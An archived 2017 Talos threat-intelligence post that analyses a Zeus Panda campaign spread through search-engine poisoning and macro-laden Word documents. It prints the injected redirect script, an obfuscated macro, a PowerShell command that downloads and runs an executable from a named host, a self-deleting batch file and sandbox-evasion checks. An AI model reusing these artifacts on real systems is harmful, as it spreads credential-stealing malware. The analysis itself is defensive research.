

Poisoning the Well: Banking Trojan Targets Google Search Results

By Edmund Brumaghin

Published: 2017-11-02 · Archived: 2026-04-05 13:27:18 UTC

Summary


It has become common for users to use Google to find information that they do not know. In a quick Google search you can find practically anything you need to know. Links returned by a Google search, however, are not guaranteed to be safe. In this situation, the threat actors decided to take advantage of this behavior by using Search Engine Optimization (SEO) to make their malicious links more prevalent in the search results, enabling them to target users with the Zeus Panda banking Trojan. By poisoning the search results for specific banking related keywords, the attackers were able to effectively target specific users in a novel fashion.

By targeting primarily financial-related keyword searches and ensuring that their malicious results are displayed, the attacker can attempt to maximize the conversion rate of their infections as they can be confident that infected users will be regularly using various financial platforms and thus will enable the attacker to quickly obtain credentials, banking and credit card information, etc. The overall configuration and operation of the infrastructure used to distribute this malware was interesting as it did not rely on distribution methods that Talos regularly sees being used for the distribution of malware. This is another example of how attackers regularly refine and change their techniques and illustrates why ongoing consumption of threat intelligence is essential for ensuring that organizations remain protected against new threats over time.

Initial Attack Vector

The initial vector used to initiate this infection process does not appear to be email based. In this particular campaign, the attacker(s) targeted specific sets of search keywords that are likely to be queried by potential targets using search engines such as Google. By leveraging compromised web servers, the attacker was able to ensure that their malicious results would be ranked highly within search engines, thus increasing the likelihood that they would be clicked on by potential victims.

In one example, the attacker appeared to target the keyword search containing the following search query:



In most instances, the attacker was able to get their poisoned results displayed several times on Page 1 of the Search Engine Results Page (SERP) for the keyword search being targeted, in this case "al rajhi bank working hours in ramadan". A sample of the malicious results returned by Google is included in the image below.

Al rajhi bank working time in ramadan - info site download free on the ...

corvettescruisingalveston.com/...banking.../al-rajhi-bank-working-time-in-ramadan.p... ▼

★★★★★ Rating: 100% - 77 reviews

Al rajhi bank working time in ramadan. by stock options grant date. Excitement on the river, sea or ocean common. of his official year to the date aforesaid, and ...

By leveraging compromised business websites that have received ratings and reviews, the attacker could make the results seem more legitimate to victims, as can be seen by the star/rating displayed alongside the results in the SERP.

The attacker targeted numerous keyword groups, with most being tailored towards banking or financial-related information that potential victims might search for. Additionally, certain geographic regions appear to be directly targeted, with many of the keyword groups being specific to financial institutions in India as well as the Middle East. Some examples of keyword searches being targeted by this campaign were:


"nordea sweden bank account number"
"al rajhi bank working hours during ramadan"
"how many digits in karur vysya bank account number"
"free online books for bank clerk exam"
"how to cancel a cheque commonwealth bank"
"salary slip format in excel with formula free download"
"bank of baroda account balance check"
"bank guarantee format mt760"
"free online books for bank clerk exam"
"sbi bank recurring deposit form"
"axis bank mobile banking download link"

Additionally, in all of the cases Talos analyzed, the titles of the pages that functioned as the entry point into this malware distribution system had various phrases appended to them. Using the "intitle:" search parameter, we were able to positively identify hundreds of malicious pages being used to perform the initial redirection that led victims to the malicious payload. Some examples of these phrases are included below:

"found download to on a forum"
"found global warez on a forum"
"can you download free on the site"
"found download on on site"
"can download on a forum"
"found global downloads on forum"
"info site download to on forum"
"your query download on site"
"found download free on a forum"
"can all downloads on site"
"you can open downloads on"

In cases where victims attempt to browse to the pages hosted on these compromised servers, they would initiate a multi-stage malware infection process, as detailed in the following section.

Ironically we have observed the same redirection system and associated infrastructure used to direct victims to tech support and fake AV scams that display images informing victims that their systems are infected with Zeus and instructing them to contact the listed telephone number.



Infection Process

When the malicious web pages are accessed by victims, the compromised sites use Javascript to redirect clients to Javascript hosted on an intermediary site.

```
<script type="text/javascript" rel="nofollow">
document.write("<script language='javascript' rel='nofollow' type='text/javascript' src='http://dverioptomtut.ru/
klb/jquery.js.php?i=http%3A%2F%2Fdverioptomtut.ru%2Ftsd%2Fef27%3Fq%3Dal+rajhi+bank+working+time+in+ramadan'></sc
+ \"ript>");
</script>
```

This results in the client retrieving and executing Javascript located at the address specified by the document.write() method. The subsequent page includes similar functionality, this time resulting in an HTTP GET request to another page.

```
GET /klib/jquery.js.php?i=http%3A%2F%2Fdverioptomtut.ru%2Ftsd%2Fef27%3Fq%3Dal+rajhi+bank+working+time+in+ramadan HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: dverioptomtut.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 05 Jul 2017 13:46:46 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/7.1.4
Content-Length: 3732
Connection: close
Content-Type: text/html; charset=UTF-8

var splashpage = {
  splashenabled: 1,
  splashpageurl: 'http://dverioptomtut.ru/tsd/ef27?q=al rajhi bank working time in ramadan',
  enablefrequency: 0,
  displayfrequency: "2 days",
```

The intermediary server will then respond with a HTTP 302 which redirects clients to another compromised site which is actually being used to host a malicious Word document. As a result, the client will follow this redirection and download the malicious document. This is a technique commonly referred to as "302 cushioning" and is commonly employed by exploit kits.

```
GET /tsd/ef27?q=al%20rajhi%20bank%20working%20time%20in%20ramadan HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: dverioptomtut.ru
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Wed, 05 Jul 2017 13:46:46 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/7.1.4
Set-Cookie: cu_ef27=0; expires=Thu, 06-Jul-2017 13:46:46 GMT; Max-Age=86400; path=/
Location: http://mikemuder.com/blog/wp-content/plugins/xmlgrab/?k=al+rajhi+bank+working+time+in+ramadan&t=0
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


Following the redirect results in the download of a malicious Microsoft Word document.

```
GET /blog/wp-content/plugins/xmlgrab/?k=al+rajhi+bank+working+time+in+ramadan&t=0 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: mikemuder.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 05 Jul 2017 13:46:48 GMT
Set-Cookie: BX=9g33b85clpre8&b=3&s=da; expires=Tue, 02-Jun-2037 20:00:00 GMT; path=/; domain=.mikemuder.com
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELi OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Content-Disposition: attachment; filename=al-rajhi-bank-working-time-in-ramadan.doc
Content-Type: application/octet-stream
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive
Server: ATS/5.3.0
```

Following the download of the malicious Word document, the victim is prompted by their browser to Open or Save the file. When opened, the document displays the following message, prompting the victim to "Enable

Editing" and click "Enable Content".



Following these instructions will result in the execution of malicious macros that have been embedded in the Word document. It is these macros that are responsible for downloading and executing a PE32 executable, thus infecting the system. The macro code itself is obfuscated, and quite basic. It simply downloads the malicious executable, saves it into the %TEMP% directory on the system using the filename such as "obodok.exe".

```
Attribute VB_Name = "KHdryy"  
Function OJej(odfjdr)  
fhgrtt = "(" + jset.yuthhf + jset.vbcffg + ""  
odfjt = ofjdt.Jifrt  
kpsd = "S" + odfjt + "ebClient)"  
dLsPfri = fhgrtt + kpsd  
bxcvjs = "." + ofjdt.jgkI + "loadFile"  
JIjer = "(" + idfhe.wetr + idfhe.zxvc + idfhe.jftr + idfhe.nvcf + "t', '% " + ofjdt.ytu + "%\obodok.exe');"  
vcber = "Start-" + "Process '% " + ofjdt.ytu + "%\obodok.exe';"  
OJej = ofjdt.rty + " /c " + jset.tyre + jset.ytef + jset.nmgf + "" + dLsPfri + bxcvjs + JIjer + vcber + ""  
End Function
```


In this case, the malicious executable was being hosted at the following URL:

hXXp://settleware[.]com/blog/wp-content/themes/inove/templates/html/krang.wwt

The macros use the following Powershell command to initiate this process:

```
PowerShell (New-Object System.Net.WebClient).DownloadFile('http://settleware.com/blog/wp-content/themes/inove/templates/html/krang.wwt', 'C:\Users\ADMINI~1\AppData\Local\Temp\obodok.exe'); Start-Process 'C:\Users\ADMINI~1\AppData\Local\Temp\obodok.exe'; |
```

A review of DNS related information associated with the domain hosting the malicious executable shows that there were two significant spikes in the amount of DNS requests attempting to resolve the domain, occurring between 06/07/2017 and 06/08/2017.



Settleware Secure Services, Inc. is a document e-Signing service that allows documents to be signed electronically. It is used across a number of different processes, including Real Estate escrow e-Signing, and also offers eNotary services.

Malware Operations

The malicious payload associated with the campaign appears to be a new version of Zeus Panda, a banking trojan designed to stealing banking and other sensitive credentials for exfiltration by attackers. The payload that Talos analyzed was a multi-stage payload, with the initial stage featuring several anti-analysis techniques designed to make analysis more difficult and prolonged execution to avoid detection. It also featured several evasion techniques designed to ensure that the malware would not execute properly in automated analysis environments, or sandboxes. The overall operation of the Zeus Panda banking trojan has been well [documented](#), however Talos wanted to provide additional information about the first stage packer used by the malware.

The malware will first query the system's keyboard mapping to determine the language used on the system. It will terminate execution if it detects the any of the following keyboard mappings:

- LANG_RUSSIAN
- LANG_BELARUSIAN
- LANG_KAZAK
- LANG_UKRAINIAN

The malware also performs checks to determine whether it is running within the following hypervisor or sandbox environments:

- VMware
- VirtualPC
- VirtualBox
- Parallels
- Sandboxie
- Wine
- SoftIce

It also checks for the existence of various tools and utilities that malware analysts often run when analyzing malicious software. A full list of the different environment checks performed by the malware is below:

```
v13 = is_physical_or_vm_machine;  
v14 = check_file_registry_vmware;  
v15 = check_file_virtualbox;  
v16 = check_file_mutex_virtualpc;  
v17 = check_files_parallel32;  
v18 = check_registry_BOCHS;  
v19 = check_files_popupkiller_stimulator;  
v20 = check_files_T00LS_execute_exe;  
v21 = check_loadedmodule_mutex_for_sandboxie;  
v22 = check_for_mutex_Frz_State;  
v23 = check_files_process_wireshark;  
v24 = check_registry_apiname_Wine;  
v25 = check_process_immunity;  
v26 = lookup_process_processhacker;  
v27 = lookup_process_procexp;  
v28 = check_process_procmon;  
v29 = check_process_idaq;  
v30 = check_process_regshot;  
v31 = check_process_aut2exe_joebox;  
v32 = check_process_perl;  
v33 = check_process_python;  
v34 = check_files_softice;
```

If any of the environmental checks are met, the malware then removes itself by first writing a batch file to the %TEMP% directory and executing it using the Windows Command Processor. The malware uses RDTSC to calculate the time-based filename used to store the batch file. This batch file is responsible for deleting the original sample executable. Once the original executable has been deleted, the batch file itself is also removed from %TEMP%.

```
upd267e13f8.bat - Notepad  
File Edit Format View Help  
echo off  
:d  
del /F /Q "C:\Users\... \Desktop\artifact-8555cf57bc314f14b73c84e89c0987b76064cc362f5697d496a6fee803f581b9.exe"  
if exist "C:\Users\... \Desktop\artifact-8555cf57bc314f14b73c84e89c0987b76064cc362f5697d496a6fee803f581b9.exe" goto d  
del /F "C:\Users\... \AppData\Local\Temp\upd267e13f8.bat"
```

In an attempt to hinder analysis, the initial stage of the malicious payload features hundreds of valid API calls that are invoked with invalid parameters. It also leverages Structured Exception Handling (SEH) to patch its own code. It queries and stores the current cursor position several times to detect activity and identify if it is being executed in a sandbox or automated analysis environment. An example of the use of valid API calls with invalid parameters is below, where the call to obtain the cursor location is valid, while the call to ScreentoClient contains invalid parameters.

```

text:12507422 828      or      [ebp+cursor_list_position], -1
text:12507429
text:12507429
text:12507429
text:12507429
text:12507429 828      lea    eax, [ebp+cursor_list_position]
text:1250742F 828      push  eax
text:12507430 82C      mov    ecx, offset object
text:12507435 82C      call  realloc_8bytes ; This routine reallocate 8 bytes more
text:1250743A 828      lea    eax, [ebp+cursor_list_position]
text:12507440 828      push  eax
text:12507441 82C      call  ds:GetCursorPos ; true call
text:12507441
text:12507441
text:12507441
text:12507447 828      lea    eax, [ebp+cursor_list_position]
text:1250744D 828      push  eax
text:1250744E 82C      push  0
text:12507450 830      call  ds:ScreenToClient ; boguscall
text:12507456 828      mov    cl, byte_1252693C
text:1250745C 828      mov    esi, eax
text:1250745E 828      mov    ebx, [ebp+lpRect]
text:12507464 828      mov    [ebp+screen_mov], esi
text:1250746A 828      test   cl, cl
text:1250746C 828      jz     short loc_12507485
text:1250746E
text:1250746E
text:1250746E
text:1250746E
text:1250746E 828      lea    eax, [ebp+cursor_list_position]
text:12507474 828      mov    ecx, offset object
text:12507479 828      push  eax
text:1250747A 82C      call  realloc_8bytes
text:1250747A
text:1250747A
text:1250747A
text:1250747A

```

Below is an example of a bogus call designed to lure an analyst and increase the time and effort required to analyze the malware. Often we see invalid opcodes used to lure the disassembler, but in this case, the result is that it is in front of hundred of structures too, making it more difficult to recognize good variables.

```

text:12506E59 828      sub    eax, 1
text:12506E59 828      add    esi, eax
text:12506E5D 828      push  DC_PEN
text:12506E5F 82C      mov    [ebp+addr_create_heap_result_newheap], esi
text:12506E65 82C      call  ds:GetStockObject ; The GetStockObject function retrieves a handle to one of the stock pens, brushes, fonts, or palettes.
text:12506E6D 828      push  eax
text:12506E6E 82C      push  0
text:12506E6E 830      call  ds:SelectObject ; Bogus Call - SelectObject(0x000000, handle)
text:12506E7A 828      push  39h
text:12506E7A 82C      push  0
text:12506E7A 82C      mov    [ebp+h], eax
text:12506E7E 830      call  ds:SetDCPenColor ; return -1
text:12506E84 828      mov    [ebp+loop_counter], eax
text:12506E88 828      lea    ecx, [ebp+9]
text:12506E8D 828      lea    eax, [esi+9]
text:12506E90 828      push  eax
text:12506E90 828      push  ecx
text:12506E91 82C      push  esi
text:12506E92 830      push  ebx
text:12506E93 828      push  0
text:12506E94 838      push  0
text:12506E94 838      mov    [ebp+hIoken], eax
text:12506E96 83C      call  ds:Rectangle ; Bogus call, return null error code
text:12506E9D 828      push  39h
text:12506E9D 82C      push  0
text:12506E9D 82C      push  0
text:12506E9D 82C      call  ds:SetDCPenColor ; bogus call = SetDCPenColor null hdc
text:12506EA0 828      test   edi, edi
text:12506EA0 828      jz     short jmp_always
text:12506EB0
text:12506EB0 ; Node #15
text:12506EE1

```

The below screenshot shows a list of auto populated and useless structures by IDA. These measures are all designed to impede the analysis process and make it more expensive to identify what the malware is actually designed to do from a code execution flow perspective.

```

00000000 ; [00000018] BYTES. COLLAPSED STRUCT CPPEH_RECORD. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010] BYTES. COLLAPSED STRUCT EHS_EXCEPTION_REGISTRATION. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010] BYTES. COLLAPSED STRUCT EHA_SCOPEABLE. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000000C] BYTES. COLLAPSED STRUCT EHA_SCOPEABLE_RECORD. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000005C] BYTES. COLLAPSED STRUCT LOGFONTW. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010] BYTES. COLLAPSED STRUCT IID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004] BYTES. COLLAPSED STRUCT IUnknown. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000003C] BYTES. COLLAPSED STRUCT LOGFONTA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000140] BYTES. COLLAPSED STRUCT WIN32_FIND_DATAA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED STRUCT FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000000C] BYTES. COLLAPSED STRUCT SECURITY_ATTRIBUTES. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000044] BYTES. COLLAPSED STRUCT STARTUPINFOA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010] BYTES. COLLAPSED STRUCT PROCESS_INFORMATION. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000018] BYTES. COLLAPSED STRUCT LSA_OBJECT_ATTRIBUTES. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028] BYTES. COLLAPSED STRUCT WNDCLASSA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000001C] BYTES. COLLAPSED STRUCT tagMSG. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED STRUCT POINT. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028] BYTES. COLLAPSED STRUCT tagFINDREPLACEA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED STRUCT EXCEPTION_REGISTRATION_RECORD. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000003C] BYTES. COLLAPSED STRUCT tagLOGFONTA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000004C] BYTES. COLLAPSED STRUCT tagOFNA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014] BYTES. COLLAPSED STRUCT tagCURSORINFO. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000018] BYTES. COLLAPSED STRUCT RTL_CRITICAL_SECTION. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED STRUCT EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000044] BYTES. COLLAPSED STRUCT STARTUPINFOW. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED STRUCT FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED UNION LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010] BYTES. COLLAPSED STRUCT LARGE_INTEGER::837407842DC9087486DFa5FEB63B74E. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014] BYTES. COLLAPSED STRUCT cpinfo. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED UNION SLIST_HEADER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED STRUCT SLIST_HEADER::83AF6D9DC8E3B10431079B304957BA23. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004] BYTES. COLLAPSED STRUCT SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED STRUCT localeInfo_struct. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010] BYTES. COLLAPSED STRUCT EVENT_DATA_DESCRIPTOR. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000024] BYTES. COLLAPSED STRUCT FuncInfo. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED STRUCT UnwindMapEntry. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014] BYTES. COLLAPSED STRUCT TryBlockMapEntry. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010] BYTES. COLLAPSED STRUCT HandlerType. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028] BYTES. COLLAPSED STRUCT WNDCLASS. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008] BYTES. COLLAPSED STRUCT tagPOINT. PRESS CTRL-NUMPAD+ TO EXPAND]

```

Periodically, we can find a valid and useful instruction. Below the EAX register is stored in a variable to be reused later in order to allocate a heap memory chunk to initiate its own unpacked code.

```

.text:12507015 ; Node #30
.text:12507021 ; Node #31
.text:1250702A ;
-----
.text:1250702A jmp_always2: ; CODE XREF: WinMain(x,x,x,x)+5B37j
.text:1250702A 828 push 0 ; hFindVolumeMountPoint
.text:1250702C 82C call ds:FindVolumeMountPointClose ; Bogus Call
.text:12507032 828 mov ecx, return_code
.text:12507038 828 mov ebx, eax
.text:1250703A 828 mov duplicated_token, ecx
.text:12507040 828 xor eax, eax
.text:12507042 828 mov ecx, ds:dword_12510400
.text:12507048 828 xor edx, edx
.text:1250704A 828 mov dword ptr [ebp+Caption], ecx
.text:1250704D 828 mov cl, ds:byte_12510404
.text:12507053 828 push 10h
.text:12507055 82C mov [ebp+lpRect], ebx
.text:12507058 82C lea esi, [eax+1]
.text:1250705E 82C mov [ebp+hToken], edx
.text:12507064 82C pop edi
.text:12507065 828 mov [ebp+var_0], cl
.text:12507068 828 mov [ebp+addr_create_heap_result_newheap], edx
.text:1250706E 828 mov [ebp+WndClass.style], 3
.text:12507075 828 mov [ebp+WndClass.lpfnWndProc], offset Proc
.text:1250707C 828 mov [ebp+WndClass.cbClsExtra], edx
-----
.text:1250707F 828 mov eax, ds:HeapCreate ; <== Here is storing HeapCreate to perform call later
-----
.text:12507084 828 mov ecx, [ebp+hToken]
.text:1250708A 828 add eax, ecx
.text:1250708C 828 mov [ebp+addr_create_heap_result_newheap], eax

```

The malware also uses others techniques to make analysis significantly more difficult, like creating hundreds of case comparisons, which makes tracing code much harder.

Below an example of several if conditional statements in pseudo code demonstrating this process and how it can result in impeding the ability to efficiently trace the code.

```

884 v75 = duplicated_token;
885 return_code -= (unsigned __int16)v74 + v325 * v325;
886 }
887 if ( v325 != looks_constant_77h * v313 )
888 {
889 v74 = (unsigned __int16)looks_constant_77h - 6 * v74;
890 v325 = v74;
891 }
892 sid_000000 = (_DWORD)constant_0 * v75;
893 if ( (HDC)((_DWORD)constant_0 * v75) == (HDC)((char *)constant_0 + v73) )
894 {
895 v72 *= v325 * v73 * (unsigned __int16)v74 * (_DWORD)(constant_0 - 1);
896 return_code = v72;
897 if ( (HDC)sid_000000 == (HDC)((char *)constant_0 + v73) )
898 {
899 v72 *= v325 * (_DWORD)(constant_0 - 1) + v73 * (unsigned __int16)v74;
900 return_code = v72;
901 }
902 }
903 v76 = (ITypeLib *) (v313 + v325);
904 pptlib = (ITypeLib *) (v313 + v325);
905 if ( v313 + v325 == v72 * ((_DWORD)constant_0 - v72) )
906 {
907 v77 = v73 / ((unsigned int)zero_constante - 3);
908 v73 = cte_49400014;
909 v76 = pptlib;
910 v72 *= (unsigned __int16)looks_constant_77h + v77;
911 return_code = v72;
912 }
913 if ( v76 == (ITypeLib *) (v72 * (_DWORD)(constant_0 + 1)) )
914 {
915 v72 *= v73 + looks_constant_77h * duplicated_token;
916 return_code = v72;
917 }
918 if ( (HWND)v325 == zero_constante )
919 {
920 v74 -= (unsigned int)constant_0
921 + v72 * (unsigned __int8)looks_constant_77h
922 + (signed int)((_DWORD)constant_0 * v73) / (signed int)looks_constant_77h
923 + (unsigned __int16)v325;
924 v325 = v74;

```

In order to decrypt the malware code it's installs an exception handler, which is responsible for decrypting some memory bytes to continue it's execution.

Below you can see the SEH has just been initialized:

```

.text:125012E5  loop_index  = dword ptr -104h
.text:125012E5  var_104    = dword ptr -104h
.text:125012E5  ipmem1    = dword ptr -12Ch
.text:125012E5  var_12Ch  = dword ptr -12Ch
.text:125012E5  var_128    = byte ptr -128h
.text:125012E5  var_128    = byte ptr -128h
.text:125012E5  var_128    = byte ptr -128h
.text:125012E5  var_128    = byte ptr -128h
.text:125012E5  var_110    = byte ptr -110h
.text:125012E5  var_110    = byte ptr -110h
.text:125012E5  var_110    = byte ptr -110h
.text:125012E5  var_110    = byte ptr -110h
.text:125012E5  md_exc     = CPEX_RECORD ptr -18h
.text:125012E5  ipmem     = dword ptr  8
.text:125012E5  size      = dword ptr  0Ch
.text:125012E5  a3        = dword ptr  10h
.text:125012E5
